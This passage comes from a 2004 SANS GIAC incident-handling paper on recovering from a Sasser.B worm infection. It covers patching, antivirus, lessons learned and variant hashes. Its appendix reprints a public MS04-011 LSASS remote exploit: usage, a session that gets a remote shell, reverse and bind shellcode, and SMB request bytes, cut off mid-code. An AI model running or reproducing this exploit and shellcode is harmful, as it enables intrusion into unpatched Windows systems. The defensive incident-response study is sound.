


Figure 19 KB835732 install process

After the process has completed it is safe to reconnect to your network and continue with the remainder of the recovery phase. The infected PC is no longer susceptible to any exploit attacking the LSASS vulnerability after the patch has been applied.

At this point, each PC needs to be incorporated into some type of patch management or system update schedule. Considering patch management, there are many options available. To name a few, there are Patchlink[49], Microsoft SMS[50], and Microsoft SUS[51]. Each can be used to manage updates on multiple

[49] http://www.patchlink.com/
[50] http://www.microsoft.com/smserver/
[51] http://www.microsoft.com/windowsserversystem/sus/default.mspx

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

systems in a network. Whichever solution is chosen would depend on organizations needs. A simple stand-alone solution would be to simply configure Automatic Updates on the local system. To do this, you would simply select Start>Setting>Control Panel then select the icon for Automatic updates. Many times, you cannot depend on an end user to install updates when they are notified. To ensure that the systems are updated it is a good idea to have the updates downloaded and installed on a certain time schedule. A good idea would be to set the schedule up for a time when the user is connected to a network. This should be gauged by the users work schedule.

Setting automatic updates for windows is a good solution for updates. However, enterprise solutions such as one of the three mentioned above is a much better idea when managing a great number of systems.

Next, virus protection needs to be replaced on the systems. For the two systems infected earlier by Sasser.B, eTrust Antivirus[52] has been installed. Once installed, daily signature updates are set through update options.




Figure 20 eTrust auto update settings

[52] http://www.my-etrust.com/

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Real-time scanning options should be set as well so the virus protection software can monitor incoming and outgoing files at all times.




Figure 21 eTrust real time scan options

Since the Windows 2000 (10.200.10.38) system only connects to the internal network, no personal firewall is installed. Only the XP notebook would need a personal firewall since it connects to the internal network as well as the user's home network. Since both PCs now incorporate a patch update schedule and virus protection, they should be protected from future infection. To increase protection, include a personal firewall for remote users as well as an enterprise firewall to guard your internal network increases protection.

Finishing this process of with an additional scan is a good idea before returning the system to its owner/user. This can be performed using the same tool used to remove the worm from the system (Stinger).

Lessons Learned

Great investments have gone in an attempt to keep Rohan County's network free of incidents. Even though the organization has invested time and money to implement layers of protection for the network, an incident still

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

occurred. Everything right about the network such as the Enterprise firewall, e-mail virus scanner, centralized anti-virus maintenance, Network-based intrusion detection, and centralized patch management through PatchLink contributed to keeping this incident at a small scale. Since even small-scale incidents cost time and money, agency and support personnel need be refreshed on the importance security awareness. Post incident meeting can lead to more efficient handling of future incidents. In the case of the Sasser.B incident, a few adjustments needed to be made to help prevent this incident from occurring again. The following could have prevented the reasons for infection given in the eradication phase.

1. Inform all employees that all issues should be reported immediately and resolved by the proper support group. Meaning that all re-imaging will be performed by desktop support only. This will ensure that proper software is installed.

2. All new PC (hardware) installations must be performed by desktop support. Security management must be notified prior to installation projects.

3. New notebook and desktop PC images will be created that include a patch management client or schedule and virus protection. Remote PC images will include a personal firewall.

4. During monthly department meetings, Security management will give security awareness training and updates. Employees will also be asked to frequently visit the Security Management intranet site to stay informed on computer and network security issues.

5. A security awareness video will be created and presented to all new hires during orientation. Education should be the most important aspect of information security.

Extras

Additional Sasser information[53]

Variant	Size	MD5	Executable	Compile Date
A	15,872	a73c16ccd0b9c4f20bc7842edd90fc20	avserve.exe	Fri Apr 30 19:23:16 2004
B	15,872	1a2c0e6130850f8fd9b9b5309413cd00	avserve2.exe	Sat May 10 7:39:48 2004
C	15,872	831f4ee0a7d2d1113c80033f8d6ac372	avserve2.exe	Sat May 1 14:07:32 2004
D	16,384	03f912899b3d90f9915d72fc9abb91be	skynetave.exe	Sun May 2 10:53:43 2004

[53] http://www.lurhq.com/sasser.html

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

E	15,872	741e3b03b3ff6e464a5a61e7d1875f7f	lsasss.exe	Mon May 3 18:04:54 2004
F	74,752	9d8d3837ef0dca757231349b5f81f26e	napatch.exe	Fri Apr 30 19:23:16 2004

Stinger detection and removal list:[54]

BackDoor-AQJ	BackDoor-CFB	BackDoor-JZ
Bat/Mumu.worm	Exploit-DcomRpc	IPCScan
IRC/Flood.ap	IRC/Flood.bi	IRC/Flood.cd
NTServiceLoader	PWS-Narod	PWS-Sincom.dll
W32/Anig.worm	W32/Bagle@MM	W32/Blaster.worm (Lovsan)
W32/Bugbear@MM	W32/Deborm.worm.gen	W32/Doomjuice.worm
W32/Dumaru	W32/Elkern.cav	W32/Fizzer.gen@MM
W32/FunLove	W32/Klez	W32/Korgo.worm
W32/Lirva	W32/Lovgate	W32/Mimail
W32/MoFei.worm	W32/Mumu.b.worm	W32/MyDoom
W32/Nachi.worm	W32/Netsky	W32/Nimda
W32/Pate	W32/Polybot	W32/Sasser.worm
W32/Sdbot.worm.gen	W32/SirCam@MM	W32/Sober
W32/Sobig	W32/SQLSlammer.worm	W32/Swen@MM
W32/Yaha@MM	W32/Zafi	W32/Zindos.worm

MS04011 Lsasrv.dll RPC buffer overflow remote exploit (PoC). (Exploit code)[55]

```
/*  HOD-ms04011-lsasrv-expl.c:
 *
 *  MS04011 Lsasrv.dll RPC buffer overflow remote exploit
 *  Version 0.1 coded by
 *
 *
 *                 .::[ houseofdabus ]::.
 *
 *
 * ---------------------------------------------------------------------
 * Usage:
 *
 * expl <target> <victim IP> <bindport> [connectback IP] [options]
 *
 * Targets:
 *       0 [0x01004600]: WinXP Professional    [universal] lsass.exe
 *       1 [0x7515123c]: Win2k Professional    [universal] netrap.dll
 *       2 [0x751c123c]: Win2k Advanced Server [SP4]       netrap.dll
 *
 * Options:
 *       -t:             Detect remote OS:
 *                       Windows 5.1 - WinXP
 *                       Windows 5.0 - Win2k
 * ---------------------------------------------------------------------
 *
 * Tested on
 *       - Windows XP Professional SP0 English version
 *       - Windows XP Professional SP0 Russian version
 *       - Windows XP Professional SP1 English version
 *       - Windows XP Professional SP1 Russian version
```

[54] http://vil.nai.com/vil/stinger/
[55] http://www.securityfocus.com/archive/1/361718

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
 *        - Windows 2000 Professional SP2 English version
 *        - Windows 2000 Professional SP2 Russian version
 *        - Windows 2000 Professional SP4 English version
 *        - Windows 2000 Professional SP4 Russian version
 *        - Windows 2000 Advanced Server SP4 English version
 *        - Windows 2000 Advanced Server SP4 Russian version
 *
 *
 * Example:
 *
 * C:\HOD-ms04011-lsasrv-expl 0 192.168.1.10 4444 -t
 *
 * MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
 * --- Coded by .::[ houseofdabus ]::. ---
 *
 * [*] Target: IP: 192.168.1.10: OS: WinXP Professional    [universal] lsass.exe
 * [*] Connecting to 192.168.1.10:445 ... OK
 * [*] Detecting remote OS: Windows 5.0
 *
 *
 * C:\HOD-ms04011-lsasrv-expl 1 192.168.1.10 4444
 *
 * MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
 * --- Coded by .::[ houseofdabus ]::. ---
 *
 * [*] Target: IP: 192.168.1.10: OS: Win2k Professional    [universal] netrap.dll
 * [*] Connecting to 192.168.1.10:445 ... OK
 * [*] Attacking ... OK
 *
 * C:\nc 192.168.1.10 4444
 * Microsoft Windows 2000 [Version 5.00.2195]
 * (C) Copyright 1985-2000 Microsoft Corp.
 *
 * C:\WINNT\system32>
 *
 *
 *
 *   This is provided as proof-of-concept code only for educational
 *   purposes and testing by authorized individuals with permission to
 *   do so.
 */

#include <windows.h>

#pragma comment(lib, "ws2_32")

// reverse shellcode
unsigned char reverseshell[] =
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x80\x34\x0B\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
"\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\xC0\x71\x02\x99\x99\x99"
"\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xAB\xC6\xCD\x66\x8F\x12"
"\x71\xF3\x9D\xC0\x71\x1B\x99\x99\x99\x7B\x60\x18\x75\x09\x98\x99"
"\x99\xCD\xF1\x98\x98\x99\x99\x66\xCF\x89\xC9\xC9\xC9\xC9\xD9\xC9"
"\xD9\xC9\x66\xCF\x8D\x12\x41\xF1\xE6\x99\x99\x98\xF1\x9B\x99\x9D"
"\x4B\x12\x55\xF3\x89\xC8\xCA\x66\xCF\x81\x1C\x59\xEC\xD3\xF1\xFA"
"\xF4\xFD\x99\x10\xFF\xA9\x1A\x75\xCD\x14\xA5\xBD\xF3\x8C\xC0\x32"
"\x7B\x64\x5F\xDD\xBD\x89\xDD\x67\xDD\xBD\xA4\x10\xC5\xBD\xD1\x10"
"\xC5\xBD\xD5\x10\xC5\xBD\xC9\x14\xDD\xBD\x89\xCD\xC9\xC8\xC8\xC8"
"\xF3\x98\xC8\xC8\x66\xEF\xA9\xC8\x66\xCF\x9D\x12\x55\xF3\x66\x66"
"\xA8\x66\xCF\x91\xCA\x66\xCF\x85\x66\xCF\x95\xC8\xCF\x12\xDC\xA5"
"\x12\xCD\xB1\xE1\x9A\x4C\xCB\x12\xEB\xB9\x9A\x6C\xAA\x50\xD0\xD8"
"\x34\x9A\x5C\xAA\x42\x96\x27\x89\xA3\x4F\xED\x91\x58\x52\x94\x9A"
"\x43\xD9\x72\x68\xA2\x86\xEC\x7E\xC3\x12\xC3\xBD\x9A\x44\xFF\x12"
"\x95\xD2\x12\xC3\x85\x9A\x44\x12\x9D\x12\x9A\x5C\x32\xC7\xC0\x5A"
"\x71\x99\x66\x66\x66\x17\xD7\x97\x75\xEB\x67\x2A\x8F\x34\x40\x9C"
"\x57\x76\x57\x79\xF9\x52\x74\x65\xA2\x40\x90\x6C\x34\x75\x60\x33"
"\xF9\x7E\xE0\x5F\xE0";

// bind shellcode
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
unsigned char bindshell[] =
"\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x7D\x01\x80\x34\x0A\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
"\x70\x95\x98\x99\x99\xC3\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xD9\x91\x12\x41\x12\xEA\xA5\x12\xED\x87\xE1\x9A"
"\x6A\x12\xE7\xB9\x9A\x62\x12\xD7\x8D\xAA\x74\xCF\xCE\xC8\x12\xA6"
"\x9A\x62\x12\x6B\xF3\x97\xC0\x6A\x3F\xED\x91\xC0\xC6\x1A\x5E\x9D"
"\xDC\x7B\x70\xC0\xC6\xC7\x12\x54\x12\xDF\xBD\x9A\x5A\x48\x78\x9A"
"\x58\xAA\x50\xFF\x12\x91\x12\xDF\x85\x9A\x5A\x58\x78\x9B\x9A\x58"
"\x12\x99\x9A\x5A\x12\x63\x12\x6E\x1A\x5F\x97\x12\x49\xF3\x9A\xC0"
"\x71\x1E\x99\x99\x99\x1A\x5F\x94\xCB\xCF\x66\xCE\x65\xC3\x12\x41"
"\xF3\x9C\xC0\x71\xED\x99\x99\x99\xC9\xC9\xC9\xC9\xF3\x98\xF3\x9B"
"\x66\xCE\x75\x12\x41\x5E\x9E\x9B\x99\x9D\x4B\xAA\x59\x10\xDE\x9D"
"\xF3\x89\xCE\xCA\x66\xCE\x69\xF3\x98\xCA\x66\xCE\x6D\xC9\xC9\xCA"
"\x66\xCE\x61\x12\x49\x1A\x75\xDD\x12\x6D\xAA\x59\xF3\x89\xC0\x10"
"\x9D\x17\x7B\x62\x10\xCF\xA1\x10\xCF\xA5\x10\xCF\xD9\xFF\x5E\xDF"
"\xB5\x98\x98\x14\xDE\x89\xC9\xCF\xAA\x50\xC8\xC8\xC8\xF3\x98\xC8"
"\xC8\x5E\xDE\xA5\xFA\xF4\xFD\x99\x14\xDE\xA5\xC9\xC8\x66\xCE\x79"
"\xCB\x66\xCE\x65\xCA\x66\xCE\x65\xC9\x66\xCE\x7D\xAA\x59\x35\x1C"
"\x59\xEC\x60\xC8\xCB\xCF\xCA\x66\x4B\xC3\xC0\x32\x7B\x77\xAA\x59"
"\x5A\x71\x76\x67\x66\x66\xDE\xFC\xED\xC9\xEB\xF6\xFA\xD8\xFD\xFD"
"\xEB\xFC\xEA\xEA\x99\xDA\xEB\xFC\xF8\xED\xFC\xC9\xEB\xF6\xFA\xFC"
"\xEA\xEA\xD8\x99\xDC\xE1\xF0\xED\xCD\xF1\xEB\xFC\xF8\xFD\x99\xD5"
"\xF6\xF8\xFD\xD5\xF0\xFB\xEB\xF8\xEB\xE0\xD8\x99\xEE\xEA\xAB\xC6"
"\xAA\xAB\x99\xCE\xCA\xD8\xCA\xF6\xFA\xF2\xFC\xED\xD8\x99\xFB\xF0"
"\xF7\xFD\x99\xF5\xF0\xEA\xED\xFC\xF7\x99\xF8\xFA\xFA\xFC\xE9\xED"
"\x99\xFA\xF5\xF6\xEA\xFC\xEA\xF6\xFA\xF2\xFC\xED\x99";



char req1[] =
"\x00\x00\x00\x85\xFF\x53\x4D\x42\x72\x00\x00\x00\x00\x18\x53\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x00\x00\x00\x00\x62\x00\x02\x50\x43\x20\x4E\x45\x54\x57\x4F"
"\x52\x4B\x20\x50\x52\x4F\x47\x52\x41\x4D\x20\x31\x2E\x30\x00\x02"
"\x4C\x41\x4E\x4D\x41\x4E\x31\x2E\x30\x00\x02\x57\x69\x6E\x64\x6F"
"\x77\x73\x20\x66\x6F\x72\x20\x57\x6F\x72\x6B\x67\x72\x6F\x75\x70"
"\x73\x20\x33\x2E\x31\x61\x00\x02\x4C\x4D\x31\x2E\x32\x58\x30\x30"
"\x32\x00\x02\x4C\x41\x4E\x4D\x41\x4E\x32\x2E\x31\x00\x02\x4E\x54"
"\x20\x4C\x4D\x20\x30\x2E\x31\x32\x00";

char req2[] =
"\x00\x00\x00\xA4\xFF\x53\x4D\x42\x73\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x00\x10\x00\x0C\xFF\x00\xA4\x00\x04\x11\x0A\x00\x00\x00\x00"
"\x00\x00\x00\x20\x00\x00\x00\x00\x00\xD4\x00\x00\x80\x69\x00\x4E"
"\x54\x4C\x4D\x53\x53\x50\x00\x01\x00\x00\x00\x97\x82\x08\xE0\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00\x77\x00\x73\x00\x20\x00"
"\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00\x32\x00\x31\x00\x39\x00"
"\x35\x00\x00\x00\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00\x77\x00"
"\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00\x35\x00"
"\x2E\x00\x30\x00\x00\x00\x00\x00";


char req3[] =
"\x00\x00\x00\xDA\xFF\x53\x4D\x42\x73\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x08\x20\x00\x0C\xFF\x00\xDA\x00\x04\x11\x0A\x00\x00\x00\x00"
"\x00\x00\x00\x57\x00\x00\x00\x00\xD4\x00\x00\x80\x9F\x00\x4E"
"\x54\x4C\x4D\x53\x53\x50\x00\x03\x00\x00\x00\x01\x00\x01\x00\x46"
"\x00\x00\x00\x00\x00\x00\x00\x47\x00\x00\x00\x00\x00\x00\x00\x40"
"\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x06\x00\x06\x00\x40"
"\x00\x00\x00\x10\x00\x10\x00\x47\x00\x00\x00\x15\x8A\x88\xE0\x48"
"\x00\x4F\x00\x44\x00\x00\x81\x19\x6A\x7A\xF2\xE4\x49\x1C\x28\xAF"
"\x30\x25\x74\x10\x67\x53\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00"
"\x77\x00\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00"
"\x32\x00\x31\x00\x39\x00\x35\x00\x00\x00\x57\x00\x69\x00\x6E\x00"
"\x64\x00\x6F\x00\x77\x00\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00"
"\x30\x00\x20\x00\x35\x00\x2E\x00\x30\x00\x00\x00\x00\x00";
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
char req4[] =
"\x00\x00\x00\x5C\xFF\x53\x4D\x42\x75\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x08\x30\x00\x04\xFF\x00\x5C\x00\x08\x00\x01\x00\x31\x00\x00"
"\x5C\x00\x5C\x00\x31\x00\x39\x00\x32\x00\x2E\x00\x31\x00\x36\x00"
"\x38\x00\x2E\x00\x31\x00\x2E\x00\x32\x00\x31\x00\x30\x00\x5C\x00"
"\x49\x00\x50\x00\x43\x00\x24"
"\x00\x00\x00\x3F\x3F\x3F\x3F\x3F\x00";

char req5[] =
"\x00\x00\x00\x64\xFF\x53\x4D\x42\xA2\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
"\x00\x08\x40\x00\x18\xFF\x00\xDE\xDE\x00\x0E\x00\x16\x00\x00\x00"
"\x00\x00\x00\x00\x9F\x01\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x03\x00\x00\x00\x01\x00\x00\x00\x40\x00\x00\x00"
"\x02\x00\x00\x00\x03\x11\x00\x00\x5C\x00\x6C\x00\x73\x00\x61\x00"
"\x72\x00\x70\x00\x63\x00\x00\x00";

char req6[] =
"\x00\x00\x00\x9C\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
"\x00\x08\x50\x00\x10\x00\x00\x48\x00\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\x48\x00\x54\x00\x02"
"\x00\x26\x00\x00\x40\x59\x00\x10\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x0B\x03\x10\x00\x00\x00"
"\x48\x00\x00\x00\x01\x00\x00\x00\xB8\x10\xB8\x10\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x01\x00\x6A\x28\x19\x39\x0C\xB1\xD0\x11"
"\x9B\xA8\x00\xC0\x4F\xD9\x2E\xF5\x00\x00\x00\x00\x04\x5D\x88\x8A"
"\xEB\x1C\xC9\x11\x9F\xE8\x08\x00\x2B\x10\x48\x60\x02\x00\x00\x00";

char req7[] =
"\x00\x00\x0C\xF4\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
"\x00\x08\x60\x00\x10\x00\x00\xA0\x0C\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\xA0\x0C\x54\x00\x02"
"\x00\x26\x00\x00\x40\xB1\x0C\x10\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x00\x03\x10\x00\x00\x00"
"\xA0\x0C\x00\x00\x01\x00\x00\x00\x88\x0C\x00\x00\x00\x00\x09\x00"
"\xEC\x03\x00\x00\x00\x00\x00\xEC\x03\x00\x00";
// room for shellcode here ...

char shit1[] =

"\x95\x14\x40\x00\x03\x00\x00\x00\x7C\x70\x40\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x7C\x70\x40\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x7C\x70\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x7C\x70\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x78\x85\x13\x00\xAB\x5B\xA6\xE9";

char req8[] =
"\x00\x00\x10\xF8\xFF\x53\x4D\x42\x2F\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xFF\xFE"
"\x00\x08\x60\x00\x0E\xFF\x00\xDE\xDE\x00\x40\x00\x00\x00\x00\xFF"
"\xFF\xFF\xFF\x08\x00\xB8\x10\x00\x00\xB8\x10\x40\x00\x00\x00\x00"
"\x00\xB9\x10\xEE\x05\x00\x00\x01\x10\x00\x00\x00\xB8\x10\x00\x00"
"\x01\x00\x00\x00\x0C\x20\x00\x00\x00\x00\x09\x00\xAD\x0D\x00\x00"
"\x00\x00\x00\x00\xAD\x0D\x00\x00";
// room for shellcode here ...

char req9[] =
"\x00\x00\x0F\xD8\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\x18\x01"
"\x00\x08\x70\x00\x10\x00\x00\x84\x0F\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\x84\x0F\x54\x00\x02"
"\x00\x26\x00\x00\x40\x95\x0F\x00\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x00\x02\x10\x00\x00\x00"
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
